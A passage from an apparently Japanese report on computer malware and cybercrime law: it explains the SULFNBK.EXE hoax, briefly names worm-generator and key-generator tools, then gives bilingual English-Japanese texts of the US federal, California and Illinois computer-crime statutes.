特徴	<p>このデマ情報は「"SULFNBK.EXE"というファイル名のファイルはウイルスなのでファイル名で検索し、発見したら直ちに削除せよ」といった内容である。</p> <p>実際には"SULFNBK.EXE"というファイルはWindowsのロングファイルネーム修正ユーティリティのモジュール名であり、Windows9x環境ではマシン内に存在して当然のファイルである。そのため、ファイル名で検索するとシステムから発見されるのでデマの内容に信憑性が感じられて不安が煽られるケースが多いようである。</p> <p>また、「PE_MAGISTR.A」が感染したWindowsのシステムファイルを送信する際にたまたまこの"SULFNBK.EXE"を送信することがあり、このデマ情報の内容と混同されてさらなる混乱を招くことも多いようである。</p> <p>上述のように"SULFNBK.EXE"はWindows9x環境ではマシン内に存在して当然のファイルなので過剰な反応は避けるべきである。</p>

資料：トレンドマイクロ株式会社提供

2 . その他のプログラム

図表 その他のプログラム

種類	特徴
WormGenerator	ワームを作成するためのツール。代表的なものとしては、アルゼンチンの"(K)Alamar"と名乗るハッカーにより作成されたと言われる " Vbs Worms Generator " がある。同種のツールとして、 IVP_v1.0、 THCK_v1.0b、 Virus Creation Laboratory 等がある。
KeyGenerator	パスワードに含まれる規則性を見つけてパスワードを生成するソフトをキージェネレーターという。

第5章 諸外国の法制

1. 米国

(1) 連邦法刑法典(連邦法律集第18編、第1030条)

<p>§ 1030. Fraud and Related Activity in Connection with Computers</p> <p>(a) Whoever</p> <p>(1) having knowingly accessed a computer without authorization or exceeding authorized access, and by means of such conduct having obtained information that has been determined by the United States Government pursuant to an Executive order or statute to require protection against unauthorized disclosure for reasons of national defense or foreign relations, or any restricted data, as defined in paragraph y. of section 11 of the Atomic Energy Act of 1954, with reason to believe that such information so obtained could be used to the injury of the United States, or to the advantage of any foreign nation willfully communicates, delivers, transmits, or causes to be communicated, delivered, or transmitted, or attempts to communicate, deliver, transmit or cause to be communicated, delivered, or transmitted the same to any person not entitled to receive it, or willfully retains the same and fails to deliver it to the officer or employee of the United States entitled to receive it;</p> <p>(2) intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains--</p> <p>(A) information contained in a financial record of a financial institution, or of a card issuer as defined in section 1602(n) of title 15, or contained in a file of a consumer reporting agency on a consumer, as such terms are defined in the Fair Credit Reporting Act (15 U.S.C. 1681 et seq.);</p> <p>(B) information from any department or agency of the United States; or</p> <p>(C) information from any protected computer if the conduct involved an interstate or foreign communication;</p>	<p>第1030条 コンピュータと関係する詐欺及び関連行為</p> <p>(a) 以下の者は、本条第(c)項に規定するところに従い処罰される。</p> <p>(1) 無権限で、または、授与されたアクセス権限を超過して、コンピュータにアクセスしていることの認識を持ちながら、執行命令もしくは制定法の規定に従い合衆国政府によって国防もしくは外交関係上の理由で無権限の情報開示に対する保護すべきであると決定された情報または1954年原子力法第11条第y項に定義する禁止データについて、入手した情報を保持する行為の手段として、かつ、当該情報が合衆国の利益を侵害する目的で利用され又は外国に有利となるように意欲して通信する目的で利用され得るものであると信ずべき根拠を有しながら、意欲して、通信した者、配達した者、伝送した者、もしくは、通信されるようにした者、配達されるようにした者、伝送されるようにした者、または、その通信、配達もしくは伝送を試みた者、または、それを受信する権限のない者に対して、通信されるようにし、配達されるようにし、もしくは、伝送されるようにした者、または、意欲して、受領権限を有する合衆国の公務員もしくは被用者に対して配達されるべきものを保留した者、もしくは、それが配達されないようにした者</p> <p>(2) 意図して、かつ、無権限で、または、授与されたアクセス権限を超過して、コンピュータにアクセスし、そして、それによって、以下のものを入手した者</p> <p>(A) 第15編第1602条第(n)項に定義する金融機関若しくはカード発行者の信用記録に含まれる情報、または、公正信用報告法(15 U.S.C. 1681 et seq.)で定義する用語の意味における消費者信用調査機関のファイルの中に含まれる情報</p> <p>(B) 合衆国の省庁若しくは政府機関からの情報、または</p> <p>(C) 当該行為の中に州際取引若しくは国際取引を含む場合には、保護されるコンピュータからの情報</p> <p>(3) 意図して、合衆国の省庁もしくは政府機関の非公開コンピュータにアクセスする権限なしに、合衆国政府の利用のため省庁もしくは政府機関が専用で利用するコンピュータにアクセスした者、または、そのような専用利用にかかるコンピュータでない場合には、合衆国政府により利用され、もしくは、合衆国のために利用されるコンピュータにアクセスし、その行為によって、合衆国政府による利用もしくは合衆国政府のための利用に障害を発生させた</p>
---	--

<p>(3) intentionally, without authorization to access any nonpublic computer of a department or agency of the United States, accesses such a computer of that department or agency that is exclusively for the use of the Government of the United States or, in the case of a computer not exclusively for such use, is used by or for the Government of the United States and such conduct affects that use by or for the Government of the United States;</p> <p>(4) knowingly and with intent to defraud, accesses a protected computer without authorization, or exceeds authorized access, and by means of such conduct furthers the intended fraud and obtains anything of value, unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than \$ 5,000 in any one-year period;</p> <p>(5)</p> <p>(A)</p> <p>(i) knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer;</p> <p>(ii) intentionally accesses a protected computer without authorization, and as a result of such conduct, recklessly causes damage; or</p> <p>(iii) intentionally accesses a protected computer without authorization, and as a result of such conduct, causes damage;</p> <p>and</p> <p>(B) by conduct described in clause (i), (ii), or (iii) of subparagraph (A), caused (or, in the case of an attempted offense, would, if completed, have caused)--</p> <p>(i) loss to 1 or more persons during any 1-year period (and, for purposes of an investigation, prosecution, or other proceeding brought by the United States only, loss resulting from a related course of conduct affecting 1 or more</p>	<p>者</p> <p>(4) 詐欺の対象及び入手するものがコンピュータ利用のみによって構成され、かつ、その1年間内の利用額が5,000ドルを超えない場合に限り、認識して、かつ、詐欺の意図で、かつ、無権限で、または、授与されたアクセス権限を超過して、保護されるコンピュータにアクセスし、かつ、そのような行為を手段として、意図した詐欺を実行し、何らかの有価物を入手した者</p> <p>(5)</p> <p>(A) 認識して、プログラム、情報、コード若しくは命令の伝送を惹起させ、その行為の結果として、意図して、無権限で、保護されるコンピュータに対し損害を発生させた者</p> <p>(B) 意図して、無権限で、保護されるコンピュータにアクセスし、その行為の結果として、無謀にも無視して、損害を発生させた者、または、</p> <p>(C) 意図して、無権限で、保護されるコンピュータにアクセスし、その行為の結果として、損害を発生させた者</p> <p>(6) 認識して、かつ、意図して、かつ、無権限で、コンピュータにアクセスできるようにするために、パスワードその他これに類する情報の(第1029条で定義する)詐欺的なトラフィックをした者であって、かつ、</p> <p>(A) 当該トラフィックが州際取引もしくは国際取引に悪影響を及ぼした場合、または、</p> <p>(B) 当該コンピュータが合衆国政府により利用され、もしくは、合衆国政府のために利用されるものであった場合</p> <p>(7) 人、会社、組合、教育機関、金融機関、政府の組織その他の法人から金銭その他の有価物を奪い取る意図で、州際取引もしくは国際取引において、保護されるコンピュータに損害を発生させる危険を含む通信を伝送した者</p> <p>(b) 本条第(a)項に基づく犯罪を実行しようとした者は、本条(c)項に規定するところに従い処罰される。</p> <p>(c) 本条第(a)項または第(b)項に基づく犯罪行為に対する処罰は、次のとおりである。</p> <p>(1)</p> <p>(A) 本条第(a)項(1)に基づく犯罪であって、本条に基づき他の犯罪行為で有罪判決を受けた後に発生したものである事案、又は、本副号に基づいて処罰し得る犯罪行為の実行の試みの事案の場合においては、本条に基づく罰金刑もしくは10年以下の拘禁刑またはその併科、及び</p> <p>(B) 本条第(a)項(1)に基づく犯罪であって、本条に基づき他の犯罪行為で有罪判決を受けた後に発生した事案、</p>
--	--

<p>other protected computers) aggregating at least \$5,000 in value;</p> <p>(ii) the modification or impairment, or potential modification or impairment, of the medical examination, diagnosis, treatment, or care of 1 or more individuals;</p> <p>(iii) physical injury to any person;</p> <p>(iv) a threat to public health or safety; or</p> <p>(v) damage affecting a computer system used by or for a government entity in furtherance of the administration of justice, national defense, or national security;</p> <p>(6) knowingly and with intent to defraud traffics (as defined in section 1029) in any password or similar information through which a computer may be accessed without authorization, if</p> <p>(A) such trafficking affects interstate or foreign commerce; or</p> <p>(B) such computer is used by or for the Government of the United States;</p> <p>(7) with intent to extort from any person, any money or other thing of value, transmits in interstate or foreign commerce any communication containing any threat to cause damage to a protected computer;</p> <p>shall be punished as provided in subsection (c) of this section.</p> <p>(b) Whoever attempts to commit an offense under subsection (a) of this section shall be punished as provided in subsection (c) of this section.</p> <p>(c) The punishment for an offense under subsection (a) or (b) of this section is --</p> <p>(1)</p> <p>(A) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(1) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and</p> <p>(B) a fine under this title or imprisonment for not more than twenty years, or both, in the case of</p>	<p>または、本副号に基づいて処罰し得る犯罪行為の実行の試みの事案の場合においては、本款に基づく罰金刑若しくは20年以下の拘禁刑またはその併科、並びに</p> <p>(2)</p> <p>(A) 本条(a)項(2)、第(a)項(3)、第(a)項(5)(C)もしくは第(a)項(6)の犯罪行為であって、本条に基づき他の犯罪行為で有罪判決を受けた後に発生したものではない事案、または、本副号に基づいて処罰し得る犯罪行為の実行の試みの事案の場合においては、本款に基づく罰金刑もしくは1年以下の拘禁刑またはその併科、及び</p> <p>(B) 第(a)項(2)に基づく犯罪の事案において、</p> <p>(i) 当該違反行為が、商業的利益もしくは私的な金銭獲得を目的として実行された場合、</p> <p>(ii) 当該違反行為が、合衆国もしくは州の憲法及び法律に抵触する犯罪行為もしくは不法行為の遂行中に実行された場合、または、</p> <p>(iii) 入手された情報の評価額が5,000ドルを超過する場合</p> <p>には、本款に基づく罰金刑もしくは5年以下の拘禁刑またはその併科、並びに</p> <p>(C) 本条第(a)項(2)、第(a)項(3)もしくは第(a)項(6)の犯罪であって、本条に基づき他の犯罪行為で有罪判決を受けた後に発生したものではない事案、または、本副号に基づいて処罰し得る犯罪行為の実行の試みの事案の場合においては、本款に基づく罰金刑もしくは10年以下の拘禁刑またはその併科、並びに</p> <p>(3)</p> <p>(A) 本条第(a)項(4)、第(a)項(5)(A)、第(a)項(5)(B)もしくは第(a)項(7)の犯罪であって、本条に基づき他の犯罪行為で有罪判決を受けた後に発生したものではない事案、または、本副号に基づいて処罰し得る犯罪行為の実行の試みの事案の場合においては、本款に基づく罰金刑もしくは5年以下の拘禁刑またはその併科、及び</p> <p>(B) 本条第(a)項(4)、第(a)項(5)(A)、第(a)項(5)(B)、第(a)項(5)(C)もしくは第(a)項(7)の犯罪であって、本条に基づき他の犯罪行為で有罪判決を受けた後に発生した事案、または、本副号に基づいて処罰し得る犯罪行為の実行の試みの事案の場合においては、本款に基づく罰金刑もしくは10年以下の拘禁刑またはその併科、並びに</p> <p>(d) 捜査権限を有する他の政府機関に加え、合衆国シークレット・サービスは、本条第(a)項(2)(A)、第(a)項(2)(B)、第(a)項(3)、第(a)項(4)、第(a)項(5)及び第(a)項(6)の犯罪行為を捜査するための権限を有する。この合衆国シークレット・サ</p>
--	--

<p>an offense under subsection (a)(1) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and</p> <p>(2)</p> <p>(A) except as provided in subparagraph (B), a fine under this title or imprisonment for not more than one year, or both, in the case of an offense under subsection (a)(2), (a)(3), (a)(5)(A)(iii), or (a)(6) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;</p> <p>(B) a fine under this title or imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(2) or an attempt to commit an offense punishable under this subparagraph, if-</p> <p>(i) the offense was committed for purposes of commercial advantage or private financial gain;</p> <p>(ii) the offense was committed in furtherance of any criminal or tortious act in violation of the Constitution or laws of the United States or of any State; or</p> <p>(iii) the value of the information obtained exceeds \$5,000;</p> <p>(C) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(2), (a)(3) or (a)(6) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and</p> <p>(3)</p> <p>(A) a fine under this title or imprisonment for not more than five years, or both, in the case of an offense under subsection (a)(4), or (a)(7) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and</p> <p>(B) a fine under this title or imprisonment for not</p>	<p>ービスの権限は、財務長官と司法長官との間で締結されるべき合意に基づいて発効する。</p> <p>[USA Patriot Act of 2001 による改正前のもの] (夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.html を引用)</p>
---	---

<p>more than ten years, or both, in the case of an offense under subsection (a)(4), (a)(5)(A)(iii) or (a)(7) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and</p> <p>(d)(1) The United States Secret Service shall, in addition to any other agency having such authority, have the authority to investigate offenses under this section.</p> <p>(2) The Federal Bureau of Investigation shall have primary authority to investigate offenses under subsection (a)(1) for any cases involving espionage, foreign counterintelligence, information protected against unauthorized disclosure for reasons of national defense or foreign relations, or Restricted Data (as that term is defined in section 11y of the Atomic Energy Act of 1954 (42 U.S.C. 2014(y)), except for offenses affecting the duties of the United States Secret Service pursuant to section 3056(a) of this title.</p> <p>(3) Such authority shall be exercised in accordance with an agreement which shall be entered into by the Secretary of the Treasury and the Attorney General.</p> <p>[USA Patriot Act of 2001 による改正前のもの]</p>	
---	--

(2) カリフォルニア州刑法 (第 502 条(b), (c), (d), (e))

<p>502.</p> <p>(b) (10) "Computer contaminant" means any set of computer instructions that are designed to modify, damage, destroy, record, or transmit information within a computer, computer system, or computer network without the intent or permission of the owner of the information. They include, but are not limited to, a group of computer instructions commonly called viruses or worms, that are self-replicating or self-propagating and are designed to contaminate other computer programs or computer data, consume computer resources, modify, destroy, record, or transmit data, or</p>	<p>第 502 条</p> <p>(b) (10) 「コンピュータ汚染物質」とは、コンピュータ命令のセットであって、かつ、情報の保有者の意図に反し、もしくは、その許可なしに、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワーク内にある情報を改変し、毀損し、破壊するために、または、それらの中に情報を記録もしくは送信するために設計されたものを意味する。それは、自己複製し、もしくは、自己繁殖して、他人のコンピュータ・プログラムもしくはコンピュータ・データを汚染し、コンピュータ・リソースを消費し、改変、破壊、記録もしくはデータ送信その他の方法によって、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークの制御を奪うような、一般にウイルスもしくはワームと呼ばれる一群のコンピュータ命令を含む（これらに限定されるわけではない。）。</p>
--	--

<p>in some other fashion usurp the normal operation of the computer, computer system, or computer network.</p> <p>(c) Except as provided in subdivision (h), any person who commits any of the following acts is guilty of a public offense:</p> <p>(1) Knowingly accesses and without permission alters, damages, deletes, destroys, or otherwise uses any data, computer, computer system, or computer network in order to either (A) devise or execute any scheme or artifice to defraud, deceive, or extort, or (B) wrongfully control or obtain money, property, or data.</p> <p>(2) Knowingly accesses and without permission takes, copies, or makes use of any data from a computer, computer system, or computer network, or takes or copies any supporting documentation, whether existing or residing internal or external to a computer, computer system, or computer network.</p> <p>(3) Knowingly and without permission uses or causes to be used computer services.</p> <p>(4) Knowingly accesses and without permission adds, alters, damages, deletes, or destroys any data, computer software, or computer programs which reside or exist internal or external to a computer, computer system, or computer network.</p> <p>(5) Knowingly and without permission disrupts or causes the disruption of computer services or denies or causes the denial of computer services to an authorized user of a computer, computer system, or computer network.</p> <p>(6) Knowingly and without permission provides or assists in providing a means of accessing a computer, computer system, or computer network in violation of this section.</p> <p>(7) Knowingly and without permission accesses or causes to be accessed any computer, computer system, or computer network.</p> <p>(8) Knowingly introduces any computer contaminant into any computer, computer</p>	<p>(c) 第(h)項で規定する場合を除き、次のいずれかの行為を実行した者は、犯罪として有罪である。</p> <p>(1) (A)詐欺もしくは恐喝のための計画もしくは手口を案出もしくは実行する目的で、または、(B)不正操作の目的、もしくは、金銭、財産もしくはデータ入手する目的のいずれかのために、認識して、アクセスし、かつ、無許可で、データ、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークを改変し、毀損し、削除し、破壊し、または、その他これらを使用した者</p> <p>(2) 認識して、アクセスし、かつ、無許可で、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークからデータ入手し、もしくは、これを使用できるようにした者、または、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークの内部もしくは外部のいずれに存在もしくは所在するかを問わず、サポート文書入手もしくは複製した者</p> <p>(3) 認識して、無許可で、コンピュータ・サービスを使用し、または、使用されるようにした者</p> <p>(4) コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークの内部もしくは外部のいずれに存在もしくは所在するかを問わず、認識して、無許可で、データ、コンピュータ・ソフトウェアもしくはコンピュータ・プログラムを付加し、改変し、毀損し、削除し、または、破壊した者</p> <p>(5) 認識して、無許可で、コンピュータ・サービスを混乱させ、もしくは、混乱を発生させた者、または、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークの権限を有するユーザに対するコンピュータ・サービスの提供を拒否し、もしくは、その拒否を発生させた者</p> <p>(6) 認識して、無許可で、本条の規定に違反して、コンピュータ、コンピュータもしくはコンピュータ・ネットワークにアクセスする手段を提供し、または、アクセスする手段の提供を支援した者</p> <p>(7) 認識して、無許可で、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークにアクセスした者、または、これらがアクセスされるようにした者</p> <p>(8) 認識して、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークにコンピュータ汚染物質を導入した者</p> <p>(9) 認識して、無許可で、1以上の電子メール・メッセージの送信との関係で、他の自然人、会社もしくは団体のインターネット・ドメイン名を使用し、かつ、それによって、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークを毀損し、または、損害を発生させた者</p>
--	--

<p>system, or computer network.</p> <p>(9) Knowingly and without permission uses the Internet domain name of another individual, corporation, or entity in connection with the sending of one or more electronic mail messages, and thereby damages or causes damage to a computer, computer system, or computer network.</p> <p>(d)</p> <p>(1) Any person who violates any of the provisions of paragraph (1), (2), (4), or (5) of subdivision (c) is punishable by a fine not exceeding ten thousand dollars (\$10,000), or by imprisonment in the state prison for 16 months, or two or three years, or by both that fine and imprisonment, or by a fine not exceeding five thousand dollars (\$5,000), or by imprisonment in a county jail not exceeding one year, or by both that fine and imprisonment.</p> <p>(2) Any person who violates paragraph (3) of subdivision (c) is punishable as follows:</p> <p>(A) For the first violation that does not result in injury, and where the value of the computer services used does not exceed four hundred dollars (\$400), by a fine not exceeding five thousand dollars (\$5,000), or by imprisonment in a county jail not exceeding one year, or by both that fine and imprisonment.</p> <p>(B) For any violation that results in a victim expenditure in an amount greater than five thousand dollars (\$5,000) or in an injury, or if the value of the computer services used exceeds four hundred dollars (\$400), or for any second or subsequent violation, by a fine not exceeding ten thousand dollars (\$10,000), or by imprisonment in the state prison for 16 months, or two or three years, or by both that fine and imprisonment, or by a fine not exceeding five thousand dollars (\$5,000), or by imprisonment in a county jail not exceeding one year, or by both</p>	<p>(d)</p> <p>(1) 第(c)項(1)、(2)、(4)もしくは(5)のいずれかの規定に違反した者は、10、000 ドル以下の罰金、もしくは、16 月、2 年もしくは 3 年の州刑務所への拘禁によって処罰し、もしくは、罰金刑及び拘禁刑を併科し、または、5、000 ドル以下の罰金、1 年以下の郡刑務所への拘禁によって処罰し、もしくは、罰金刑及び拘禁刑を併科する。</p> <p>(2) 第(c)項(3)に違反した者は、次のとおりに処罰される。</p> <p>(A) 初犯であって、侵害の結果をもたらさず、かつ、使用されたコンピュータ・サービスの額が 400 ドル以下の場合には、5、000 ドル以下の罰金、1 年以下の郡刑務所への拘禁により処罰し、または、罰金刑及び拘禁刑を併科する。</p> <p>(B) 5、000 ドル以上の額の必要経費を発生させた場合、もしくは、侵害の結果をもたらした場合、使用されたコンピュータ・サービスの額が 400 ドルを超過する場合、もしくは、再犯以上の累犯の場合、10、000 ドル以下の罰金、16 月、2 年もしくは 3 年の州刑務所への拘禁によって処罰し、もしくは、罰金刑及び拘禁刑を併科し、または、5、000 ドル以下の罰金、1 年以下の郡刑務所への拘禁により処罰し、もしくは、罰金刑及び拘禁刑を併科する。</p> <p>(3) 第(c)項(6)もしくは(7)に違反した者は、次のとおりに処罰される。</p> <p>(A) 初犯であって、侵害の結果をもたらさない場合には、違反であり、1、000 ドル以下の罰金で処罰する。</p> <p>(B) 5、000 ドル未満の額の必要経費を発生させた場合、または、再犯以上の累犯の場合には、5、000 ドル以下の罰金、1 年以下の郡刑務所への拘禁により処罰し、もしくは、罰金刑及び拘禁刑を併科する。</p> <p>(C) 5、000 ドル以上の額の必要経費を発生させた場合には、10、000 ドル以下の罰金、16 月、2 年もしくは 3 年の州刑務所への拘禁により処罰し、もしくは、罰金刑及び拘禁刑を併科し、または、5、000 ドル以下の罰金、1 年以下の郡刑務所への拘禁により処罰し、もしくは、罰金刑及び拘禁刑を併科する。</p> <p>(4) 第(c)項(8)に違反した者は、次のとおりに処罰される。</p> <p>(A) 初犯であって、侵害の結果をもたらさない場合には、軽罪であり、5、000 ドル以下の罰金、1 年以下の郡刑務所への拘禁により処罰し、もしくは、罰金刑及び拘禁刑を併科する。</p> <p>(B) 侵害の結果を発生させた場合、または、再犯以上の累犯の場合には、10、000 ドル以下の罰金、1 年以下の郡刑務所への拘禁により処罰し、もしくは、罰金刑及び拘禁刑を併科する。</p>
--	---

<p>that fine and imprisonment.</p> <p>(3) Any person who violates paragraph (6) or (7) of subdivision (c) is punishable as follows:</p> <p>(A) For a first violation that does not result in injury, an infraction punishable by a fine not exceeding one thousand dollars (\$1,000).</p> <p>(B) For any violation that results in a victim expenditure in an amount not greater than five thousand dollars (\$5,000), or for a second or subsequent violation, by a fine not exceeding five thousand dollars (\$5,000), or by imprisonment in a county jail not exceeding one year, or by both that fine and imprisonment.</p> <p>(C) For any violation that results in a victim expenditure in an amount greater than five thousand dollars (\$5,000), by a fine not exceeding ten thousand dollars (\$10,000), or by imprisonment in the state prison for 16 months, or two or three years, or by both that fine and imprisonment, or by a fine not exceeding five thousand dollars (\$5,000), or by imprisonment in a county jail not exceeding one year, or by both that fine and imprisonment.</p> <p>(4) Any person who violates paragraph (8) of subdivision (c) is punishable as follows:</p> <p>(A) For a first violation that does not result in injury, a misdemeanor punishable by a fine not exceeding five thousand dollars (\$5,000), or by imprisonment in a county jail not exceeding one year, or by both that fine and imprisonment.</p> <p>(B) For any violation that results in injury, or for a second or subsequent violation, by a fine not exceeding ten thousand dollars (\$10,000), or by imprisonment in a county jail not exceeding one year, or in the state</p>	<p>(5) 第(c)項(9)に違反した者は、次のとおり処罰される。</p> <p>(A) 初犯であって、侵害の結果をもたらさない場合には、違反であり、1,000ドル以下の罰金で処罰する。</p> <p>(B) 侵害の結果を発生させた場合、または、再犯以上の累犯の場合には、5,000ドル以下の罰金、1年以下の郡刑務所への拘禁により処罰し、もしくは、罰金刑及び拘禁刑を併科する。</p> <p>(e)</p> <p>(1) 他の利用可能な全ての民事救済に加え、損害もしくは損失を被ったコンピュータ、コンピュータ・システム、コンピュータ・ネットワーク、コンピュータ・プログラムもしくはコンピュータ・データの所有者もしくは賃借人は、第(c)項の規定のいずれかにの違反を理由として、違反者に対し、損害賠償及び暫定的差止め命令その他の衡平法上の救済を求める民事訴訟を提起することができる。損害賠償は、コンピュータ・システム、コンピュータ・ネットワーク、プログラムもしくはコンピュータ・データが、アクセスによって改変、毀損もしくは削除されたか否かを確認するために、保有者または賃借人が負担した合理的かつ不可避免的な支出を含むものとしなければならない。本項による民事訴訟においては、法律上の能力制限のある未成年者の行為については、民事法典1714条1の規定によって当該未成年者を監督もしくは保護している親権者または法定後見人がその責任を負う。</p> <p>(2) 本項に従い提起された民事訴訟においては、裁判所は、合理的な範囲内で弁護士報酬の支払を命ずることができる。</p> <p>(3) 地域単科大学、州立大学、もしくはこの州から認可された教育機関は、単科大学もしくは大学の学生の特定の違反行為について、当該学生を学則違反として制裁処分を加え、もしくは、教育機関からの放校処分を含めることができるように、行動準則及び規則の中にコンピュータ関連犯罪を含めなければならない。ただし、本号は、評議員会がそのような効力を有する解決を採用しない限り、カリフォルニア大学には適用されない。</p> <p>(4) 第(c)項の規定の意欲による違反行為により本項によって提起され民事訴訟において、民事法典第3294条第(c)項に定める抑圧、詐欺もしくは害意により被告が有罪とされたことが明確かつ説得的な証拠によって証明されている場合には、裁判所は、懲罰的賠償を付加することができる。</p> <p>(5) 申し立てられた行為の日、または、損害が発見された日のいずれか遅いほうの日から3年以内に訴えの提起がない場合には、本項によって訴えを提起することができない。</p> <p>(夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.htmlを引用)</p>
---	--

prison, or by both that fine and imprisonment.

(5) Any person who violates paragraph (9) of subdivision (c) is punishable as follows:

(A) For a first violation that does not result in injury, an infraction punishable by a fine not one thousand dollars.

(B) For any violation that results in injury, or for a second or subsequent violation, by a fine not exceeding five thousand dollars (\$5,000), or by imprisonment in a county jail not exceeding one year, or by both that fine and imprisonment.

(e)

(1) In addition to any other civil remedy available, the owner or lessee of the computer, computer system, computer network, computer program, or data who suffers damage or loss by reason of a violation of any of the provisions of subdivision (c) may bring a civil action against the violator for compensatory damages and injunctive relief or other equitable relief. Compensatory damages shall include any expenditure reasonably and necessarily incurred by the owner or lessee to verify that a computer system, computer network, computer program, or data was or was not altered, damaged, or deleted by the access. For the purposes of actions authorized by this subdivision, the conduct of an unemancipated minor shall be imputed to the parent or legal guardian having control or custody of the minor, pursuant to the provisions of Section 1714.1 of the CivilCode.

(2) In any action brought pursuant to this subdivision the court may award reasonable attorney's fees.

(3) A community college, state university, or academic institution accredited in this state is required to include

<p>computer-related crimes as a specific violation of college or university student conduct policies and regulations that may subject a student to disciplinary sanctions up to and including dismissal from the academic institution. This paragraph shall not apply to the University of California unless the Board of Regents adopts a resolution to that effect.</p> <p>(4) In any action brought pursuant to this subdivision for a willful violation of the provisions of subdivision (c), where it is proved by clear and convincing evidence that a defendant has been guilty of oppression, fraud, or malice as defined in subdivision (c) of Section 3294 of the Civil Code, the court may additionally award punitive or exemplary damages.</p> <p>(5) No action may be brought pursuant to this subdivision unless it is initiated within three years of the date of the act complained of, or the date of the discovery of the damage, whichever is later.</p>	
--	--

(3) イリノイ州刑法 (第 16 条 D-3)

<p>(Sec. 16D-3. Computer Tampering.</p> <p>(a) A person commits the offense of computer tampering when he knowingly and without the authorization of a computer's owner, as defined in Section 15-2 of this Code, or in excess of the authority granted to him:</p> <p>(1) Accesses or causes to be accessed a computer or any part thereof, or a program or data;</p> <p>(2) Accesses or causes to be accessed a computer or any part thereof, or a program or data, and obtains data or services;</p> <p>(3) Accesses or causes to be accessed a computer or any part thereof, or a program or data, and damages or destroys the computer or alters, deletes or removes a computer program or data;</p> <p>(4) Inserts or attempts to insert a "program"</p>	<p>第 16 条 D-3 コンピュータの不正使用</p> <p>(a) 認識して、かつ、本法典第 15 条-2 に定義するコンピュータの保有者から権限を与えられることなく、または、自己に与えられた権限を超過して、次のいずれかの行為をした者は、コンピュータの不正使用の罪を実行する者である。</p> <p>(1) コンピュータもしくはその一部、プログラムもしくはデータに対しアクセスした者、または、アクセスされるようにした者</p> <p>(2) コンピュータもしくはその一部、プログラムもしくはデータに対しアクセスし、または、アクセスされるようにし、かつ、データもしくはサービスを入手した者</p> <p>(3) コンピュータもしくはその一部、プログラムもしくはデータに対しアクセスし、または、アクセスされるようにし、かつ、コンピュータを毀損もしくは破壊した者、または、コンピュータ・プログラムもしくはデータを改変し、削除し、もしくは、移動した者</p> <p>(4) 当該「プログラム」が、当該コンピュータを、もしくは、そのコンピュータをアクセスし、もしくは、アクセスされるようにすることの結果として、他のコンピュータを毀損もし</p>
--	--

<p>into a computer or computer program knowing or having reason to believe that such "program" contains information or commands that will or may damage or destroy that computer, or any other computer subsequently accessing or being accessed by that computer, or that will or may alter, delete or remove a computer program or data from that computer, or any other computer program or data in a computer subsequently accessing or being accessed by that computer, or that will or may cause loss to the users of that computer or the users of a computer which accesses or which is accessed by such "program";</p> <p>(5) Falsifies or forges electronic mail transmission information or other routing information in any manner in connection with the transmission of unsolicited bulk electronic mail through or into the computer network of an electronic mail service provider or its subscribers;</p> <p>(a-5) It shall be unlawful for any person knowingly to sell, give, or otherwise distribute or possess with the intent to sell, give, or distribute software which</p> <p>(1) is primarily designed or produced for the purpose of facilitating or enabling the falsification of electronic mail transmission information or other routing information; (2) has only a limited commercially significant purpose or use other than to facilitate</p> <p>or enable the falsification of electronic mail transmission information or other routing information; or (3) is marketed by that person or another acting in concert with that person with that person's knowledge for use in facilitating or enabling the falsification of electronic mail transmission information or other routing information.</p> <p>(b) Sentence.</p> <p>(1) A person who commits the offense of computer tampering as set forth in</p>	<p>くは破壊するかもしれないこと、当該コンピュータの、もしくは、そのコンピュータをアクセスし、もしくは、アクセスされるようにすることの結果として、他のコンピュータのコンピュータ・プログラムもしくはデータを改変、削除もしくは移動するかもしれないこと、または、当該コンピュータのユーザに、もしくは、そのコンピュータをアクセスし、もしくは、アクセスされるようにすることの結果として、他のコンピュータのユーザに損失を与えること、もしくは、損失を発生させるかもしれないこと、を認識し、または、そのように信ずべき根拠を有しながら、コンピュータもしくはコンピュータ・プログラムの中に、「プログラム」を挿入した者、または、挿入しようと試みた者</p> <p>(5) 電子メール・サービス・プロバイダもしくはその加入者のコンピュータ・ネットワークを介した、もしくは、その中への、望まれないバルク電子メールの伝送と関連して、何らかの手段で、電子メール伝送情報もしくはその他のルーティング情報を偽造した者、または、模造した者</p> <p>(a-5) 以下のようなソフトウェアを販売、授与もしくは配布する意図で、認識して、それを販売し、授与し、または、その他配布もしくは保有した者については、違法とすべきである。</p> <p>(1) 専ら、電子メール伝送情報もしくはその他のルーティング情報を偽造する目的、または、偽造できるようにする目的で、設計もしくは製造されたソフトウェア、</p> <p>(2) 電子メール伝送情報もしくはその他のルーティング情報の偽造を助長もしくは可能にすること以外には商業的な意味を持たない限定された目的もしくは用途のみを有するソフトウェア、または、</p> <p>(3) 電子メール伝送情報もしくはその他のルーティング情報の偽造を助長もしくは可能にすることに使用するものであることを認識している者と共同して、自己または他人によって販売されるソフトウェア</p> 